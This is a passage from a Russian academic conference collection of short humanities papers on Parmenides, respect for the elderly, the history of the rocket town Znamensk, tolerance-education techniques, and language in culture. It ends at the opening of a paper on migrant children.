Античная философия – фундаментальное основание современной западноевропейской философии [4, 5]. Многие ее представители внесли неоценимый вклад в формирование материалистическо-рационалистической картины мира. Одной из ключевых фигур античной философии принято считать Парменида (около 540 лет до н. э.) из Элеи, который был не только философом, но и политическим деятелем. Парменида обычно считают первым философом, который начал логически размышлять и привнес рационалистический, логический метод в философию. Парменид был основателем философской школы в Элее. В первых же стихах поэмы «О природе» Парменид провозглашает главенствующую роль разума в познании и подсобную роль чувств. Он разграничивает истину, основанную на рациональном познании, и мнение, основанное на чувственных восприятиях, которые знакомят нас лишь с видимостью вещей, но не дают знания их истинной сущности. По содержанию она распадается на Пролог и 2 части: «Путь истины» и «Путь мнения». В «Пути истины» в первую очередь выделяются два положения: первое: «То, что есть - есть, то, чего нет, - нет». Из этого тезиса следуют такие выводы: поскольку существует лишь то, что существует, а то, что не существует, не существует, поэтому существует только бытие. Если существует только бытие, то оно неделимо. Бытие может быть разделено на части только в том случае, если между частями бытия есть небытие. Но небытия нет. Поэтому бытие одно и множества вещей нет. Даже если бы мы и представили, что существуют некоторые части этого бытия, то они не могут двигаться, поскольку движение бытия возможно только в небытии. Движение частей бытия возможно только тогда, когда между частями бытия существует некое небытие. Поэтому движения в мире также нет. То, что нам кажется существующей множественность вещей, и то, что мы верим в движение этих частей, - это лишь нам кажется. В действительности бытие нерожденно и не подвержено гибели. Оно существовало всегда, вечно и будет существовать всегда. Оно однородно, бездрожно, т.е. в любой своей части оно не двигается, оно одно, не может быть двух бытий. Оно простое, ни из чего не возникло, неделимо, вездесуще, непрерывно [2].

Второе положение Парменида не совсем очевидно, ибо оно гласит: «Мышление и бытие одно и то же». Парменид считает, что бытие и небытие нетождественны, т.е. бытие су-

существует, а небытие нет. Он впервые в истории античной философии прибегает к доказательству этого философского тезиса: небытие не существует потому, что «небытие невозможно ни познать, ни в слове выразить», т.е. что не существует, невозможно мыслить. Поэтому в соотношении бытия и мышления Парменид признает существующим лишь то, что мыслимо и выразимо в словах. Но Парменид не различал предмета мысли и мысли о предмете. Он утверждал, что если мысль о небытии существует, то существует небытие, а поскольку оно мыслится как предмет, то существует уже в виде бытия. Это неверно. Ведь можно мыслить и то, чего нет.

Бытие, считал Парменид, есть то, что охватывается мыслью. «Думать и быть – это одно и то же», говорил он. Мыслимое существует, а мысль без бытия – ничто. Небытие не существует, так как о нем нельзя мыслить и говорить. Таким образом, нельзя признавать одновременно бытие и небытие.

Таким образом, получается парадоксальная картина. Действительно, выводы из двух его положений, совершенно очевидных и совершенно не подлежащих никакому сомнению. Это приводит нас к совершенно неразумным выводам о том, что множественности вещей не существует, что движения нет, что это нам только кажется.

На основе этих рассуждений можно изложить парадокс, над которым следует подумать. Интересна точка зрения о том, что бытие есть, небытия нет. Мы согласимся с тем, что Бог есть. Значит, Бог есть бытие. Поскольку Бог есть бытие, то если Бог существует, то он существует везде. Нет никакого небытия, из которого Бог мог бы сотворить мир. Следовательно, Бог не может сотворить мир из небытия. Бог может творить мир только из того, что есть, т.е. бытия, т.е. из Себя. Если же есть небытие, то есть места, где нет Бога, ибо Бог есть бытие, «есть Сущий». Современная философия делает троякий вывод из данной теории: или тезис христианства о сотворении мира из небытия неверен, или Бог не вездесущ, что существует некоторая область, называемая небытием, где Бог или сейчас не существует, или когда-то не существовал. Или надо сделать третий вывод, что Бога нет. Такой парадокс заключает в себе философия.

Таким образом, философская концепция Парменида заслуживает внимания, его философские взгляды интересны, особенно в контексте современной разнонаправленной траектории развития философии.

Библиографический список:

1. Ахутин А.В. Античные начала философии. - СПб., Наука, 2007;
2. Антонов Т.В. Парменид: путь философа к истине. // AKADHMEIA: Материалы и исследования по истории платонизма. - СПб., 2003.
3. Богомолов А.С. Античная философия М., 2006.г;
4. Малахова О.Ю. Философско-педагогические аспекты проблемы личности в современном российском образовании. / М-лы II Междунар. научно-практ. конф. «Россия и Европа: связь культуры и экономики». – Прага: WORLDPRESSs.p.o., 2012. – С. 219-221.
5. Попов А.Н., Малахова О.Ю. Гуманистическая траектория развития высшего образования в современных российских социокультурных условиях. // Научный поиск: теория и практика: альманах. Уфа: Аэтерна, 2017. – С. 126-128.

У СТАРОСТИ ГЛАЗА ПЕЧАЛИ: СОЦИОКУЛЬТУРНЫЙ АСПЕКТ ПРОБЛЕМЫ НРАВСТВЕННОГО ВОСПИТАНИЯ МОЛОДЕЖИ

Губанов Д.В., Малахова О.Ю.

Оренбургский институт путей сообщения – филиал СамГУПС

Кардинальные изменения, произошедшие в жизни общества в 90-х годах XX века, коснулись не только экономической и политических сфер, но и серьезно повлияли на ситуацию в образовании и в целом – в культуре. Воспитательный компонент вузовского образования во многом утратил свою значимость и, как следствие, уровень воспитанности студентов образовательных учреждений высшего образования вызывает сегодня серьезную озабоченность.

Далеки от желаемых качественные характеристики гражданской и профессионально-личностной направленности, духовно-нравственной и эстетической культуры значительной части студенчества. У значительной части студентов преобладает узкопрагматический подход к окружающей действительности и своему жизненному пути, потребительское отношение к жизни.

Лишь в последние годы проблема воспитания в целом (и проблема воспитания в вузах в частности) переживает новое рождение. Сегодня стало очевидным, что современному конкурентоспособному специалисту мало только «владеть» мастерством в своем деле – современное общество предъявляет дипломированному специалисту массу дополнительных требований: коммуникабельность, ответственность, активная жизненная позиция, способность к самопознанию, самообразованию, умение нестандартно и творчески мыслить. Перед вузом стоит задача подготовить не только профессионально грамотного специалиста, но и воспитать гармонично развитую личность, способную осознавать гражданско-патриотическую, морально-нравственную ответственность [6, 7].

В последнее время в СМИ приводится достаточно много фактов о пренебрежительном отношении к людям старшего возраста. Старики оказываются незащищенными перед теми, кто способен убить, украсть, обмануть ради собственной выгоды. Материальное обеспечение людей пожилого возраста оставляет желать лучшего. Но самое страшное, что молодые люди не хотят помогать своим постаревшим родителям и родственникам, и старики остаются брошенными и одинокими. Об этой проблеме написано немало произведений в современной литературе и литературе прошлого. Как изменить отношение общества к пожилым людям. Почему у нас так много одиноких людей?

Цель работы: исследовать одну из важных проблем современного общества – проблему одинокой старости.

Задачи исследования:

- ☐ выявить причины безнравственного отношения общества к людям пожилого возраста;
- ☐ рассмотреть данную проблему сквозь призму прошлого;
- ☐ попытаться найти решение социальной проблемы.

Гипотеза: мы предполагаем, что проблема одинокой старости связана с такими нравственными понятиями, как добро и зло, совесть и бесчестье, человеческое достоинство и отсутствие любви к ближнему.

Методы исследования:

- анализ источников информации;
- сравнительный анализ статистических данных;
- интервьюирование.

Черствость души - самая страшная болезнь на свете. Если не обращать внимание на чужое горе, заглушать голос собственной совести, убеждая себя в том, что наверстаем упущенное потом (ведь сейчас и так много забот), то мы убьем в себе самое ценное качество – способность творить добро. Сердце наше огрубеет, покроется непроницаемой коркой, сквозь которую уже не пробиться мольбам о помощи. После потери доброты происходит неминуемая потеря нравственности. Такой человек способен уже на все.

Проблема одинокой старости широко освещена в произведениях лучших писателей прошлого и современности А.П. Чехов говорил: «Спешите делать добро!». В ветхозаветных книгах говорится, что нет ничего позорнее, чем пренебрежительное отношение к старикам: «Народ наглый, который не уважит старца». В ходе нашей работы мы исследовали значение слова «старость», стоящее в прошлом в одном ряду со словами «мудрость», «уважение», «сила».

На примере бессмертных литературных произведений «Яблочный спас» Е. Носова [2,с.455-467], «Телеграмма» К. Паустовского [1,с.315-333], «Последний срок» Г. Распутина [3,с.111-123] мы рассмотрели отношение «молодого племени» к старикам и пришли к выво-

ду, что высоконравственное общество требует от себя бескорыстного отношения к людям преклонного возраста.

У современных людей слово «старость», к сожалению, вызывает противоположные ассоциации: болезни, бессилие, нищета, одиночество. Рассмотрев положение в обществе людей пожилого возраста, мы выявили, что в наше время растет количество домов престарелых, размер пенсии – на грани выживания, многие молодые люди с трудом могут назвать дату последнего посещения своего престарелого родственника. Но сможет ли хоть кто-нибудь пожелать к себе такого же отношения, когда «придет срок»?

Писатели в своих произведениях заставляют нас искать ответы на многие вопросы. Учат нас не быть равнодушными. Словами своей героини говорит В. Распутин: «Устою возьми». То есть нравственные устои жизни основаны на наших традициях, в числе которых и милосердие, и уважение к старости. Если мы хотя бы на минуту представим себя на месте старого больного, забытого человека, почувствуем обреченность, одиночество среди людей, то уже не допустим, чтобы подобное случилось с нашими близкими. Научимся уважать старость и видеть, чувствовать рядом с собой ближнего, чтобы на склоне лет уважали и нас тоже.

Проделав работу, мы пришли к выводу, что проблема одинокой старости связана с падением нравственных устоев. А значит нужно поднимать в обществе уровень нравственного и духовного воспитания. Это проблема и государства, и образовательных учреждений, и семьи. В данном контексте особенно актуальны и значимы слова Президента РФ В.В. Путина, произнесенные на совещании, посвященном развитию системы нравственного и патриотического воспитания в России. Он справедливо отметил, что духовные ценности в стране стали «объектом открытого информационного противоборства и хорошо срежиссированных пропагандистских атак», а от того, как «мы воспитываем молодежь, зависит, сможет ли Россия ... не растерять себя как нацию, не утратить свою самобытность...». Как отметил глава государства, строить будущее страны надо на прочном фундаменте – это уважение к своей истории и традициям, к духовным ценностям наших народов, нашей тысячелетней культуре и уникальному опыту сосуществования сотен народов и языков на территории России. Это ответственность за свою страну и ее будущее» [5].

Библиографический список:

1. Паустовский К. Маленькие повести. Рассказы. М.: Изд-во Астрель, 2012. – 604 с.
2. Носов Е.И. Яблочный спас. М.: Изд-во Сапронов, 2006.- 544 с.
3. Распутин В. Последний срок. М.: Изд-во АСТ, 2013. – 123 с.
4. Ежова Т.В., Малахова А.В. Потенциал духовно-нравственных ценностей православия в современном образовании: аксиологический и социокультурный аспекты. //Актуальные проблемы гуманитарных и социально-экономических наук: Сб. мат-в XI Междунар. научно-практ. конференции. В 4 ч. – М.: Изд-во «Перо»; Вольск: ВВИМО, 2017.
5. Материалы встречи Президента России Путина В.В. с представителями общественности по вопросам патриотического воспитания молодёжи 12 сентября 2012 года [Электронный ресурс] www.kremlin.ru/
6. Попов А.Н., Малахова О.Ю. Актуальные направления и приоритеты воспитательной работы в вузе в контексте подготовки современного конкурентоспособного специалиста. // Научный поиск: теория и практика: альманах. Уфа: Аэтерна, 2017. – С. 115-119.
7. Попов А.Н., Малахова О.Ю. Гуманистическая траектория развития высшего образования в современных российских социокультурных условиях. // Научный поиск: теория и практика: альманах. Уфа: Аэтерна, 2017. – С. 126-128.

МОЯ МАЛАЯ РОДИНА – КОЛЫБЕЛЬ РАКЕТНЫХ ВОЙСК

Губанов Д.В., Синкина Е.В.

Самарский государственный университет путей сообщения

*«Я город свой легендой называю.
И с ним люблю, как с другом, говорить.
В нем каждый куст и дерево я знаю.
И есть мне с кем встречаться и дружить.
Я знаменцев люблю и обожаю.
И с ними стал я, кажется, добрей.
А мое сердце – как? – не понимаю,
В себя вместило тысячи людей...»*

Родина начинается на пороге твоего дома. Она огромна и прекрасна. Родина всегда с тобой, где бы ты не жил. И у каждого она одна. Понятие «Родина» широкое и ёмкое. В мыслях сразу возникают необъятные просторы России с широтой её полей, рек и озёр, лесов и пашен. И среди всего этого многообразия есть земля, есть точка, есть самое милое сердцу и душе место: это твоя малая родина. Михаил Ломоносов писал: «Народ, не знающий истории своей Родины, не имеет будущего».

Моя малая родина - это город Знаменск, колыбель ракетчиков. Мало кто знает об этом городе, еще совсем недавно он даже не был отмечен на карте из-за секретности, въезд и выезд из него разрешены только по пропускам, а ведь именно отсюда совершили свой знаменитый полет первые собаки — космонавты. Были это, не всем известные, Белка и Стрелка, а Дезик и Цыган, открывшие путь к звездам всему человечеству. Многие тайны хранит наш ракетный полигон, но о некоторых я могу Вам рассказать.

Цель работы: раскрыть страницы истории моей малой родины – города ракетчиков, ядерного щита России.

Задачи исследования:

- ☐ изучить историю города;
- ☐ найти информацию об основателях города;
- ☐ рассказать о современном городе Знаменске.

Гипотеза: человек, не знающий своего прошлого, не имеет будущего.

Методы исследования:

- анализ источников информации;
- знакомство с деятельностью общественных организаций.

Мой родной край - астраханские степи. Многие думают, что степь - это выжженная палящим солнцем земля, где растут ковыль да полынь, и ползают змеи, ящерицы и тарантулы. А ведь это не так! Как красива степь весной! Она покрывается ковром из тюльпанов. Здесь их историческая родина. Желтые, красные, они поворачивают свои головки за солнышком и покачиваются от ветерка. Оживает весь мир. Орел парит высоко в небе, журавли гуляют, переребегают дорогу перепелки, а за ними и красавец фазан. Вдоль дорог солдатами выстроились суслики. Пасутся лошади. Говорят, что в степи еще и в наши дни можно встретить диких лошадей. Я их не встречал, а вот сайгаков видел. Весной молодой сайгак может подойти близко-близко, его еще не напугали. Встанет в стороне и смотрит на тебя. Я люблю нашу степь! Она такая же необъятная и величественная, как и вся наша Россия!

Своим рождением мой родной город Знаменск обязан основанию первого ракетного полигона - Капустин Яр, который получил название в честь одноименного села, расположенного в низовье Волги в точке с координатами 48,4° северной широты и 45,5 ° восточной долготы.

После победы над фашистской Германией в руках советских инженеров оказались документы выдающегося немецкого конструктора баллистических ракет Вернера Фон Брауна, по которым удалось воссоздать конструкцию ракет ФАУ. Для проведения испытаний и

дальнейших исследований правительство нашей страны приняло решение о строительстве специализированного испытательного полигона.

Так, в глубине раздольных астраханских степей появился закрытый стратегический объект – колыбель ракетной техники. Тогда, в далеком 1946 году, был отдан приказ о строительстве, по соседству с полигоном, города военных. И имя ему придумали соответствующее – Знаменск.

Ныне Знаменск - город, не обозначенный даже на картах, загадочный для окружающих, неброский внешне... Но вместе с тем город-труженик и город - солдат, небольшая частичка необъятной России; город, внесший неоценимый вклад в ее могущество, силу и независимость.

Город рос медленными темпами, ведь основная часть строительных материалов направлялась на оборудование полигона. Первым жильем ракетчиков были палатки и бараки.

Но несмотря ни на что, город рос стремительными темпами. Постепенно появились казармы, административные здания. В 1951 году открылась первая школа для подрастающего поколения [1, с.24].

В течение каждого года сдавались в эксплуатацию каменные двухэтажные жилые здания. Тысячи деревьев, сделавших город зеленым оазисом посреди засушливых степей, находились под неусыпным вниманием всех горожан, от мала до велика. На многих деревьях, высаженных во дворах домов, до сих пор висят именные бирки ответственных за них. Между домами и дворами даже проводились соревнования за лучший двор. В традицию Знаменска надолго вошли субботники и воскресники, проводимые под звуки военных оркестров [1, с.13].

С января 1962 года в городе начался новый этап строительства. Были построены поликлиники (военная и гражданская), кинотеатр, музыкальная школа.

В наши дни музыкальная школа охватывает 396 учащихся и воспитанников детских садов, в возрасте от 3 до 18 лет, занимающихся по 39 образовательным программам [3]. Ежемесячно ученики музыкальной школы радуют горожан концертными выступлениями. В музыкальной школе научился любить музыку и я. Инструмент себе выбрал самый народный – аккордеон.

В октябре 1997 года у города появился первый герб. Вот его описание: «В червленом поле выходящее, сияющее золотом, с более короткими четными лучами, солнце в цвет поля, средний луч увенчан золотым цветком и по бокам соединен с двумя серебряными листьями тюльпана; по сторонам от него два длинных луча оканчиваются серебряными мечами, имеющими золотые рукояти и серебряные распростертые крылья, лезвиями в стороны. Мечи с крыльями олицетворяют основную деятельность города - оборонную и космическую отрасли». Красный цвет в геральдике символизирует мужество, отвагу, стойкость.

Для создания текста гимна был объявлен конкурс, состоящий из двух этапов. Первый подвел черту под многочисленными стихотворными вариантами текста гимна. Тогда победителем стал наш земляк Геннадий Ростовский. Именно его стихи были признаны лучшими и обрели новый статус – гимна города. Но, как известно, гимн - это еще и музыкальное произведение, поэтому вторая часть конкурса была не менее сложной. Жюри предстояло выбрать лучшее музыкальное сопровождение к стихам Геннадия Ростовского.

Всего в городской отдел культуры было подано шесть вариантов музыки к гимну. В конкурсе приняли участие как самодеятельные композиторы, так и те, кто имеет к музыке профессиональное отношение.

В ходе детального обсуждения и тайного голосования, жюри пришло к единодушному мнению: победителем городского конкурса считать Дмитрия Розенберга. Первое исполнение гимна состоялось в день празднования 45-летия города [3].

Сегодняшний Знаменск хранит память о первопроходцах, об их героизме в деле создания РВСН в названиях улиц, в бюстах и обелисках, в музеях. Освященный именами Королёва и Вознюка, Глушко и Пилюгина, Неделина и Бармина и многих других наших славных

соотечественников, которым должна быть благодарна Россия, Знаменск был и остаётся символом подвижничества и могучего духа.

Первым начальником ракетного полигона «Капустин Яр» был назначен заместитель командующего артиллерией Южной группы войск, гвардии генерал-лейтенант артиллерии Вознюк В.И. Он являлся бессменным начальником первого советского полигона космодрома с июня 1946 года по апрель 1973 года. Он стал первым почетным жителем нашего города [1, с.32].

Одна из улиц города Знаменска Ахтубинского района Астраханской области названа именем гвардии генерал-полковника Вознюка В.И. В музее полигона «Капустин Яр» имеется отдельный зал, посвященный его жизни и деятельности. 25 декабря 2006 года в городе-герое Волгограде на фасаде дома № 6 по улице Краснознаменной, в котором провёл последние годы жизни «стратегический первопроходец», торжественно открыта мемориальная доска в память о В.М. Вознюке [3, с. 154].

Одним из основателей города по праву считают С.П. Королева. Вклад Сергея Петровича Королева в развитие отечественной науки сложно переоценить. С помощью ракеты, созданной под его руководством, был выведен на орбиту первый искусственный спутник Земли, создан и запущен первый пилотируемый корабль «Восток» с летчиком-космонавтом Юрием Алексеевичем Гагариным.

4 ноября 1984 года наш город посетила дочь С.П. Королева – Наталья Сергеевна. В тот же день состоялось открытие площади и памятника С. П. Королеву. Когда упало белое покрывало, Наталья Сергеевна долго, не отрываясь, смотрела на бюст отца, а потом сказала со слезами на глазах окружающим: «Спасибо. Он очень похож» [1, с.37].

Благодаря усилиям многих поколений ракетчиков Знаменск превратился в один из красивейших городов Волжского Поволжья. Сегодня жители города гордятся лучшей системой образования Астраханской области: по последнему слову техники оборудованы детские сады, школы и гимназии. Особое внимание уделяется развитию спорта. Воспитанники спортивной школы неоднократно становились победителями и призерами Чемпионатов России и Европы по гиревому спорту, самбо, плаванию [4, с. 32].

Широко развивается спорт и в образовательных организациях. Во время обучения в гимназии, команда, капитаном которой я являлся, ежегодно занимала призовые места в зональных соревнованиях по баскетболу.

Славен Знаменск и творческими коллективами, которые посещают жители от мала до велика. Вокальное искусство, хореография, модельное конструирование, рисование. Чем только не увлекаются знаменцы, обучающиеся в творческих объединениях Дома культуры, арт-студиях, художественной школе!

«У большинства людей чувство родины в обширном смысле - родной страны, отчизны - дополняется ещё чувством родины малой, первоначальной, родины в смысле родных мест, отчих краёв, района, города или деревушки. Эта малая родина со своим особым обликом, со своей- пусть самой скромной и непритязательной – красотой предстаёт человеку в детстве, в пору памятных на всю жизнь впечатлений ребяческой души, и с нею, этой отдельной и личной родиной, он приходит с годами к той большой Родине, что обнимает все малые – и в великом целом своём – для всех одна», - писал А.Твардовский [2, с. 5]. Какие правильные и удивительно емкие слова!

История человека неразрывно связана с историей его малой родины. Недаром о привязанности человека к месту, где он родился, где рос, где приобретал друзей; о привязанности к своей работе, к людям с их обычаями и традициями говорят: “Где родился, там и пригодился”. У каждого из нас своя дорога в жизни, свой путь, но в сердце каждого живет любовь к родной земле, родному краю, к родному поселку и улице, на которой мы жили, ЛЮБОВЬ К МАЛОЙ РОДИНЕ.

Библиографический список:

1. Ростовский Г.С. Капустин Яр: село, город, полигон. М.: Изд-во Волгоград, 2006. – 68 с.

2. Твардовский А.Т. Собрание сочинений. Том 5. О родине большой и малой. М.: Изд-во Молодая гвардия, 1985.- 476 с.
3. Черток Б.Е. Ракеты и люди. В 4 т. Т. 1. От самолётов до ракет. М.: Изд-во «РТСофт», 2006. – 296 с.
4. Мишин В.П. Некоторые страницы истории ракетно-космической науки и техники в послевоенный период // Исследования по истории и теории развития авиационной и ракетно-космической науки и техники. Вып. 8-10. М.:Изд-во Наука, 2001. – 52 с.

ВОСПИТАНИЕ ТОЛЕРАНТНОСТИ ОБУЧАЮЩЕГОСЯ КАК СОЦИОКУЛЬТУРНАЯ ПРОБЛЕМА

Денисов Р.Ю., Шаврыгина О.С.

ФГБОУ ВО «Оренбургский государственный педагогический университет»

Современный культурный человек, по мнению ученых М.И. Рожкова и Л.В. Байборовой, это не только образованная личность, но и личность, обладающая чувством самоуважения и уважаемая окружающими людьми. Поэтому важной задачей является формирование у подрастающего поколения умения строить толерантные взаимоотношения в процессе взаимодействия с окружающими на основе сотрудничества и взаимопонимания, готовности принять других людей, их взгляды, обычаи и привычки такими, какие они есть [4].

Проблему толерантности можно отнести к воспитательной проблеме, она является одной из самых острых в обществе. Понимая, что все мы не похожи друг на друга, и что надо воспринимать другого человека таким, какой он есть, мы не всегда ведем себя корректно и адекватно. Важно быть терпимым по отношению друг к другу, что очень непросто[5].

Только толерантный человек сумеет решить проблемы нетерпимости в окружающем мире при этом, не нарушая прав других людей и оставаясь полноценной личностью. Именно поэтому воспитание толерантности подростка является актуальной проблемой в современном обществе.

Принцип толерантности, думается, применим не только в социальных отношениях, но прежде всего в образовательном процессе, во взаимоотношениях педагога и обучающегося, в отношениях педагога и родителей обучающихся, между педагогами. В основе толерантности лежит способность педагога адекватно оценивать реальную ситуацию с одной стороны, и возможность предвидеть выход из ситуации – с другой. Это связано с осознанием педагога своего профессионального достоинства, предполагающего, наряду с самоуважением, способность уважать других людей, и в первую очередь детей. В школах, в университетах, в рамках неформального образования, дома и на работе необходимо укреплять дух толерантности и формировать отношения открытости, внимания друг к другу и солидарности [3].

Поэтому главной задачей образовательной организации, на наш взгляд, является выпускник не только с определенным багажом знаний, умений и навыков, но и личность, способная к сопереживанию, сочувствию, обладающая толерантным поведением как принципом жизни.

Дети, как правило, ждут, чтобы близкие взрослые указали им путь, который определит их дальнейшую жизнь. Но, родители, порой, сетуя на занятость, денежные и семейные проблемы всю ответственность за своего ребенка перекладывают на педагога. По их мнению, образовательная организация должна заниматься корректировкой недостатков семейного воспитания, создавать благоприятную среду для обучения, гармоничного развития и воспитания толерантности их ребенка. При этом родители часто осуждают действия педагогов, не оказывают им помощи в совместном воспитании ребенка. Реагируют на пожелания педагогов только тогда, когда столкнутся с серьезными проблемами в воспитании ребенка.

Таким образом, главная нагрузка и ответственность в работе по воспитанию толерантности детей ложится на педагогов. Им в этом труднейшем деле необходимо обладать качествами толерантной личности; владеть информацией о сущности воспитания толерантности, ее содержании и проявлениях; иметь представление о возможных формах, средствах, методах, приемах и технологиях воспитания толерантности. Педагогические технологии должны быть

основаны на системном подходе к воспитанию и синтезе форм продуктивной деятельности обучающихся [2].

В педагогической практике накоплено немало форм, средств, методов и приемов по воспитанию толерантности обучающихся, связанных с организацией деятельности детей в классе, использованием произведений художественной литературы и кинофильмов, организацией диалоговых форм работы (дискуссий, диспутов, дебатов) [5].

Обратим внимание и рассмотрим некоторые приёмы воспитания толерантности обучающихся, используемые педагогами в своей практике, которые на наш взгляд, являются интересными и наиболее эффективными, например:

приём “Взаимопомощь”, когда педагог так организует деятельность детей, чтобы от помощи друг другу зависел успех совместно организуемого дела;

приём “Акцент на лучшее”, педагог в разговоре с детьми старается подчеркнуть лучшие черты каждого. При этом его оценка должна быть объективна и опираться на конкретные факты.

приём “Истории про себя” применяется тогда, когда педагог хочет, чтобы дети больше были информированы друг о друге и лучше поняли друг друга. Каждый может сочинить историю про себя и попросить друзей проиграть её как маленький спектакль;

приём “Общаться по правилам”, на период выполнения того или иного творческого задания устанавливаются правила, регламентирующие общение и поведение обучающихся: в каком порядке, с учетом каких требований можно вносить свои предложения, дополнять, критиковать, опровергать мнение своих товарищей. Такого рода предписания в значительной мере снимают негативные моменты общения, защищают “статус” всех его участников;

приём “Общее мнение”, когда обучающиеся «по цепочке» высказываются на тему отношений с различными группами людей: одни начинают, другие продолжают, дополняют, уточняют. От простых суждений следует ввести соответствующие ограничения (требования) и перейти к аналитическим, а затем проблемным высказываниям обучающихся;

приём “Справедливое распределение” предполагает создание равных условий для проявления инициативы всеми обучающимися. Он применим в ситуации «задавленной инициативы», когда позитивные выступления и атаки одних гасят инициативу и желание общаться у других. Главное здесь - добиться сбалансированного распределения инициативы по всей программе выполнения задания с вполне конкретным участием на каждом этапе представителей всех групп обучающихся;

приём “Обмен ролями”, обучающиеся обмениваются ролями (или функциями), которые получили при выполнении заданий.

Для воспитания толерантности можно применить следующие приёмы в рамках проведения рефлексивной беседы с ребёнком:

приём “Ролевая маска”, детям предлагается войти в роль другого человека и выступить уже не от своего имени, а от его лица;

приём “Прогнозирование развития ситуации”. Во время беседы педагог предлагает высказывать предположение о том, как могла развиваться та или иная конфликтная ситуация. При этом как бы ведётся поиск выхода из сложившейся ситуации;

приём “Импровизация на свободную тему”, где обучающиеся выбирают ту тему, в которой они наиболее сильны и которая вызывает у них определённый интерес, переносят события в новые условия, по-своему интерпретируют смысл происходящего;

приём “Обнажение противоречий”, разграничение позиций обучающихся по тому или иному вопросу в процессе выполнения творческого задания с последующим столкновением противоречивых суждений, различных точек зрения об отношениях различных групп людей. Приём предполагает четкое ограничение расхождений во мнении, обозначение главных линий, по которым должно пройти обсуждение;

приём “Встречные вопросы”, обучающиеся, разделённые на группы, готовят определённое количество встречных вопросов. Поставленные вопросы и ответы на них подвергаются затем коллективному обсуждению[4].

Приёмы, в которых используется содержание литературных произведений, кинофильмов:

приём “Сочини конец истории”, детям предлагается завершить предлагаемую историю. Придумать своё завершение проблемы отношений между людьми или животными, которые являются героями литературного произведения;

приём “Любимые книги товарища”, обучающимся предлагается догадаться, какие книги (кинофильмы, песни) любят их товарищи по классу;

приём “Добрые слова” предполагает, чтобы ребята вспомнили добрые слова, которые говорят герои фильмов другим людям (при этом важно, чтобы эти слова были обращены к людям других национальностей, бывшим врагам и т.п.);

приём “Творчество на заданную тему”, когда обучающиеся свободно импровизируют на обозначенную педагогом тему (моделируют, конструируют, инсценируют, делают литературные, музыкальные и иные зарисовки, комментируют, разрабатывают задания);

приём “Киностудия”, ребята сочиняют пародию на известный фильм, используя сюжеты из их жизни. Потом пытаются изобразить эту пародию [4].

Таковы основные приемы, используемые в образовательном учреждении для организации практической деятельности обучающихся по воспитанию толерантности. Если эта деятельность носит регулярный и содержательный характер, то она способствует развитию и упрочению убеждений и выработке многостороннего опыта толерантного поведения [1].

Следовательно, становление человека, расположенного к другим людям, способного к сопереживанию является одним из стратегических ориентиров в воспитании личности. Полагаем, правы те, кто считает, что воспитание толерантности есть один из способов выживания человечества, условие создания гармоничных отношений в обществе.

Библиографический список:

1. Алешина С.А. Взаимосвязь культуры и педагогической деятельности как историко-педагогическая проблема // Вестник Оренбургского государственного педагогического университета. Электронный научный журнал. 2012. № 1. С. 57-66.
2. Егорова Ю.Н., Конькина Е.В., Малахова О.Ю. Позиции общества знаний в современном образовательном пространстве / Современные исследования социальных проблем, № 6, 2015 г.
3. Коржуев А.В., Кудзиева Н.Ю., Попков В.А. Толерантность в контексте педагогической культуры преподавателя вуза / А.В. Коржуев, Н.Ю. Кудзиева, В.А. Попков // Педагогика, 2003. – № 5 – С. 44-49.
4. Рожков М.И. Воспитание толерантности у школьников: Учебно-методическое пособие / М.И. Рожков, Л.В. Байбородова, М.А. Ковальчук. Ярославль: Академия развития: Академия Холдинг, 2003. - 192 с.
5. Толерантность. Основы воспитания толерантности учащихся: <http://pedsovet.su/> <https://infourok.ru/...metodi-i...tolerantnosti...rukovoditeley...>

ЯЗЫК И ЕГО РОЛЬ В КУЛЬТУРЕ

Диц А.А., Доронина О.А.

Самарский государственный университет путей сообщения

Язык - величайшее явление культуры. Величайшее в том смысле, что он всегда что-то «большее», чем наши повседневные притязания и претензии к нему. Он за нас «думает» больше, чем мы сами можем это осознать. Вопрос о проблеме возникновения и развития языка, о его роли в процессе становления человечества волновала многие поколения философов, а на современном этапе развития философии можно говорить об интереснейших теориях в философии языка Л. Витгенштейна, Э. Кассирера, К. Айдукевича.

Латвийский профессор Т. Качераускас в своей статье ставит перед нами вопрос: «Какую роль в культуре играет язык?». [1, с.137] Что бы разобраться в этом вопросе, прежде всего, нужно обратиться к пониманию сущности языка в философии.

Так в чем же заключается сущность языка? Язык является лишь посредником и внешней формой, за которой кроется на самом деле процесс реальной (материальной) жизнедеятельности общественного человека. В статье автор говорит, что наименование неотделимо от становления реальным, то есть иными словами, вещи становятся феноменами

– частью нашего жизненного мира благодаря наименованию. Вещи становятся частью нашего мира благодаря языку. Язык выполняет множество функций, среди них есть основные это средство мышления и средство общения. Так же выделяют: функция экспрессивно-эмотивная, эстетическая и призывно-побудительная

Язык относится к категории духовной культуры человека. Это форма общественного сознания, то есть отображение мира в сознании человечества, язык представляет образ мира, знание о мире. Роль языка можно сопоставить с ролью словаря по отношению ко всему разнообразию текстов, которые можно написать с помощью этого словаря. Поэтому язык – это социально-идеологическая система знаков, та смысловая норма и то чем пользуются все, что бы понимать друг друга и узнавать окружающий мир. Любая культура опирается на раздачу «имен» всем предметам и явлениям мира, а если мы даем имя предмету, значит, мы делаем первый шаг на пути к его познанию.[2, с.105] А, следовательно, язык выполняет в культуре гносеологическую функцию. Только благодаря языку возможно само существование культуры и мышления, как основополагающего фактора ее формирования и функционирования.

Язык является частью человеческой реальности, в которой вещи восстанавливаются как части нашей жизненной целостности, становясь тем самым реальными. Он является необходимым инструментом отображения человеком действительности, который оказывает значительное влияние на способы ее отражения и изменяющийся в этом процессе.

Библиографический список:

1. Качераускас Т. Язык и культура в феноменологической перспективе // Вопросы философии. 2006. N 12. - С. 137-144.
2. Кутубидзе Р.Я., Кутубидзе Я.Ш., Доронина О.А. Природа мысли и техника ее трансляции // Наука и культура России. 2014. - Т.1. - С. 104-106.

ПРЕДПОСЫЛКИ ОРГАНИЗАЦИИ ПОЗНАВАТЕЛЬНОЙ ДЕЯТЕЛЬНОСТИ ДЕТЕЙ-МИГРАНТОВ.

Дойникова М. В., Попова В.И.

ФГБОУ ВО «Оренбургский государственный педагогический университет»

Для определения направлений организации познавательной деятельности детей-мигрантов потребовалось осмысление современной социокультурной ситуации. Современные реалии, как известно, способствуют стремительному распространению миграционных потоков, в связи с которыми возникают проблемы не только жизнеустройства, но и обучения детей и молодежи.

